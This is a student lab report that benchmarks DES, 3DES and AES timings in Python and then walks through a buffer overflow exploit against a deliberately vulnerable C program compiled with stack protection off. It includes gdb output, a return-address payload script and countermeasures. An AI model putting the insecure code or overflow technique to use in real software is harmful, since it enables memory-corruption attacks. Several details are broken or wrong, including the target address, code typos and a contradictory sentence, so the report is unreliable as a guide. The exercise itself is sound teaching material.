Software and Cybersecurity Lab

CS445 Lab2

Name: Dipean Dasgupta ID: 202151188

Task1: Write a program (in C/C++/Java/Python) to compare the execution time of the following ciphers.

DES Triple DES AES-128 AES-256

Programming Language: Python version: **3.10.12**

Setup:

- **Platform:** Google Colab
- **Libraries/Packages:** pycryptodome
- **Input size:** 1000 characters (8000 bits)
- **Input Strings:** 10
- **Output:** As per cipher function ranging from 64 to 256.

Code Overview and Explanation:

Random String Generation: Ten random strings made up of letters and numbers, each 1000 characters long, are produced by the code. This makes sure that the inputs for the encryption are varied.

Time Measurement Function: The encryption process's timing is managed by the time_cipher function. It encrypts each string after receiving a list of strings and a cipher as input, then determines how long the encryption takes on average. Each string is padded to make sure it satisfies the cipher's block size specifications.

Cipher Initialization: The appropriate key sizes are used to initialize the DES, Triple DES, AES-128, and AES256 ciphers.

Calculation of Execution Time: After that, the average time for each cipher is determined by measuring the amount of time needed to encrypt the ten strings using each cipher.

Result Table:


Priority	Cipher	Language	Input Size(bits)	Output Size(bits)	Average Time(s)
1	AES-128	Python	8000	128	5.7315e-06
2	AES-256	Python	8000	256	6.1917e-06
3	DES	Python	8000	64	3.1974e-05
4	Triple DES	Python	8000	192	6.9580e-05

Executed Code:

```
pip install pycryptodome prettytable

import time
import random
import string
import hashlib
from Crypto.Cipher import DES, DES3, AES
from Crypto.Random import get_random_bytes
from Crypto.Util.Padding import pad
from prettytable import PrettyTable

# Generating a list of 10 random strings
input_strings = [''.join(random.choices(string.ascii_letters + string.digits,
k=1000)) for _ in range(10)]

def time_cipher(cipher, data_list, iterations=10):
    total_time = 0.0
    for data in data_list:
        data = pad(data.encode(), cipher.block_size)
        for _ in range(iterations):
            start_time = time.time()
            cipher.encrypt(data)
            total_time += time.time() - start_time
    return total_time / (iterations * len(data_list))

# DES encryption
key_des = get_random_bytes(8)
cipher_des = DES.new(key_des, DES.MODE_ECB)
time_des = time_cipher(cipher_des, input_strings)
```

```
# Triple DES encryption
key_3des = DES3.adjust_key_parity(get_random_bytes(24))    bytes
cipher_3des = DES3.new(key_3des, DES3.MODE_ECB)
time_3des = time_cipher(cipher_3des, input_strings)

# AES-128 encryption
key_aes128 = get_random_bytes(16)
cipher_aes128 = AES.new(key_aes128, AES.MODE_ECB)
time_aes128 = time_cipher(cipher_aes128, input_strings)

# AES-256 encryption
key_aes256 = get_random_bytes(32
cipher_aes256 = AES.new(key_aes256, AES.MODE_ECB)
time_aes256 = time_cipher(cipher_aes256, input_strings)

#Results table
table = PrettyTable()
table.field_names = ["S.No", "Cipher", "Language", "Input Size (bits)", "Output
Size (bits)", "Avg Time (s)", "Priority"]
results = [
    {"name": "DES", "time": time_des, "key_size": 64},
    {"name": "Triple DES", "time": time_3des, "key_size": 192},
    {"name": "AES-128", "time": time_aes128, "key_size": 128},
    {"name": "AES-256", "time": time_aes256, "key_size": 256}
]

# Sorting by average time and assigning priorities
results.sort(key=lambda x: x["time"])
for i, result in enumerate(results):
    table.add_row([i+1, result["name"], "Python", 8000, result["key_size"],
result["time"], i+1])

print(table)
```

OUTPUT:



```
+------+------------+----------+-------------------+--------------------+-----------------------+----------+
| S.No |   Cipher   | Language | Input Size (bits) | Output Size (bits) |      Avg Time (s)     | Priority |
+------+------------+----------+-------------------+--------------------+-----------------------+----------+
|  1   |  AES-128   |  Python  |        8000       |        128         | 5.731582641601562e-06 |    1     |
|  2   |  AES-256   |  Python  |        8000       |        256         | 6.191730499267578e-06 |    2     |
|  3   |    DES     |  Python  |        8000       |         64         | 3.197431564331055e-05 |    3     |
|  4   | Triple DES |  Python  |        8000       |        192         |    6.9580078125e-05   |    4     |
+------+------------+----------+-------------------+--------------------+-----------------------+----------+
```

Comparison Analysis:

While both AES-128 and AES-256 demonstrate excellent performance, AES-128 is somewhat faster than AES-256. These are both contemporary, safe encryption techniques; for situations where speed is crucial, AES-128 is the best option.
Both DES and Triple DES are less effective and slower than DES, with Triple DES being especially slow. They are not advised for use with contemporary applications because to their decreased security and performance.
In terms of performance and security, AES-128 is the most effective and well-balanced choice, whilst AES-256 provides increased security with little degradation in speed.

Task2: Simulation of a Buffer Overflow Attack

Objective: The objective of this lab is to understand and simulate a buffer overflow attack and learn how to exploit vulnerabilities in a program by overflowing a buffer and executing arbitrary code.

Operating System: **Linux**

Step 1: Creating vulnerable Program

```
#include <stdio.h>
#include <string.h>

void secret() {
   printf("You have successfully executed the secret function!\n");
}

void vulnerable_function(char *input) {
   char buffer[64];  // Buffer size = 64 bytes
   strcpy(buffer, input);
   printf("Buffer content: %s\n", buffer);
}

int main(int argc, char *argv[]) {
   if (argc != 2) {
       printf("Usage: %s <input>\n", argv[0]);
       return 1;
   }
   vulnerable_function(argv[1]);
   return 0;
}
```

The vulnerable program (vulnerable.c) contains a basic vulnerability in the function vulnerable_function().

The vulnerable_function() uses strcpy() to copy the user-supplied input into a 64-byte buffer without verifying the input's size.
A buffer overflow happens when the input exceeds the 64-byte buffer size. This could allow us to overwrite the function's return address and divert execution to the secret() function.

Step 2: Disabling security mechanisms

Disabling security mechanisms to make exploitation possible:

gcc -o vulnerable vulnerable.c -fno-stack-protector -z execstack

fno-stack-protector: Prevents common buffer overflows by disabling stack protection.


If you intend to run code from the stack, you should mark it as executable using the -z execstack option (albeit for this task, we wish to divert execution to an existing function).

Step 3: Running Program and Identification of Overflow:

Running the program:

./vulnerable <input>


Initially, we will provide a basic input, test_input, that won't result in a buffer overflow.Next, we will provide input for buffer overflow, for example, a Python script that prints A 100 times.




```
Usage: /home/dipean/CS445LAB/vulnerable <input>
[1] + Done                    "/usr/bin/gdb" --interpreter=mi --tty=${DbgTerm} 0<"/tmp/Microsoft-MIEngine-In-uqzpvwl3.eay" 1>
"/tmp/Microsoft-MIEngine-Out-ehmz4rcp.fgx"
dipean@dipean:~/CS445LAB$ gcc -o vulnerable vulnerable.c -fno-stack-protector -z execstack
dipean@dipean:~/CS445LAB$ ./vulnerable ABDVFEGRTWUUAHBDGHEJKDLLEWOEIYRTTGDGAGVSBDHMMDKKWOIEIYRTYRHGVSFGAJKHJHNBFFFSRETRERTWREUEJ
WUEYTYRGBSJAKK
Buffer content: ABDVFEGRTWUUAHBDGHEJKDLLEWOEIYRTTGDGAGVSBDHMMDKKWOIEIYRTYRHGVSFGAJKHJHNBFFFSRETRERTWREUEJWUEYTYRGBSJAKK
Segmentation fault (core dumped)
dipean@dipean:~/CS445LAB$ 
```

It can be seen from the output that a **segmentation fault** has occurred.

Step 4: Collecting Register Information of Crash:



```
dipean@dipean:~/CS445LAB$ gdb ./vulnerable
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
--Type <RET> for more, q to quit, c to continue without paging--c
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vulnerable...
(No debugging symbols found in ./vulnerable)
(gdb) break vulnerable_function
Breakpoint 1 at 0x11ab
(gdb) run $(python3 -c * 72) ')
Starting program: /home/dipean/CS445LAB/vulnerable $(python3 -c * 72) ')
/bin/bash: -c: line 1: unexpected EOF while looking for matching `''
/bin/bash: -c: line 2: syntax error: unexpected end of file
During startup program exited with code 2.
(gdb) Quit
(gdb) run $(python3 -c 'print("A" * 72)')
Starting program: /home/dipean/CS445LAB/vulnerable $(python3 -c 'print("A" * 72)')
[Thread debugging using libthread_db enabled]
```



```
Starting program: /home/dipean/CS445LAB/vulnerable $(python3 -c 'print("A" * 72)')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x00005555555551ab in vulnerable_function ()
(gdb) info registers
rax            0x7fffffffe321      140737488347937
rbx            0x0                 0
rcx            0x555555557db0      93824992247216
rdx            0x7fffffffdfc0      140737488347072
rsi            0x7fffffffdfa8      140737488347048
rdi            0x7fffffffe321      140737488347937
rbp            0x7fffffffde70      0x7fffffffde70
rsp            0x7fffffffde70      0x7fffffffde70
r8             0x7ffff7f9df10      140737353735952
r9             0x7ffff7fc9040      140737353912384
r10            0x7ffff7fc3908      140737353890056
r11            0x7ffff7fde680      140737354000000
r12            0x7fffffffdfa8      140737488347048
r13            0x5555555551e4      93824992236004
r14            0x555555557db0      93824992247216
r15            0x7ffff7ffd040      140737354125376
rip            0x5555555551ab      0x5555555551ab <vulnerable_function+8>
eflags         0x212               [ AF IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
(gdb) print $rip
$1 = (void (*)()) 0x5555555551ab <vulnerable_function+8>
(gdb) 
```

Here the breakpoint is found and offset is collected.

Offset: **0x5555555551ab**


Step 4: Generating Payload in Bytes:

- The 'A' characters are formed as a byte string by the b"A" * offset.
- ctypes.c_uint64(secret_function_address).The function address can be converted to bytes in little-endian format using value.to_bytes(8, 'little').

- Use sys.stdout.buffer.write(payload) to write bytes directly to the standard output.

```
● import sys
● import ctypes
● # Replace with the actual offset you found
● offset = 72
● secret_function_address = 0x5555555551ab # Address of secret()
  function
● # Create payload with the correct offset
● payload = b"A" * offset
● # Convert the address to bytes in little-endian format
● payload +=
  ctypes.c_uint64(secret_function_address).value.to_bytes(8, 'little')
● # Write payload to stdout
● sys.stdout.buffer.write(payload)
```

OUTPUT



```
(gdb) q
A debugging session is active.

        Inferior 1 [process 5626] will be killed.

Quit anyway? (y or n) y
dipean@dipean:~/CS445LAB$ python payload.py
Command 'python' not found, did you mean:
  command 'python3' from deb python3
  command 'python' from deb python-is-python3
dipean@dipean:~/CS445LAB$ python3 payload.py
dipean@dipean:~/CS445LAB$ python3 payload.py
dipean@dipean:~/CS445LAB$ python3 payload.py
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA�QUUUUdipean@dipean:~/CS445LAB$ 
```

Here,

The buffer is initially filled, and then garbage data (in this case, "A" characters) is padded up to the offset to create the payload. The secret() function's address is then appended to the payload. After an overflow, the program's execution should jump to this location. In order to conform to the endianness of the architecture, the address is given in little-endian format.

The susceptible function will copy the payload into the buffer, overwrite the return address, and execute the secret() method after returning when the application runs with the created payload as input. This will output the success message.

This is how the payload redirects the execution flow to the secret() function by exploiting the buffer overflow vulnerability.

The following countermeasures can be taken to stop buffer overflow attacks:

- Use of Safe Functions: To prevent overflows, use safer functions like strncpy instead of unsafe ones like strcpy. These functions limit the amount of bytes copied.

- Input Validation: Before copying data into buffers, make sure the length of the input data does not exceed buffer capacity.

- Dynamic Memory Allocation: To prevent overflows, dynamically allocate memory based on the size of the input rather than use fixed-size buffers.

- Randomizing the memory address space layout using Address Space Layout Randomization (ASLR) to make it more difficult for attackers to forecast where code and buffers will be located.

- Compiler Warnings and Tools**:** Enable compiler warnings for unsafe functions and use static analysis tools to detect potential buffer overflows during development.

---**End of Assignment**--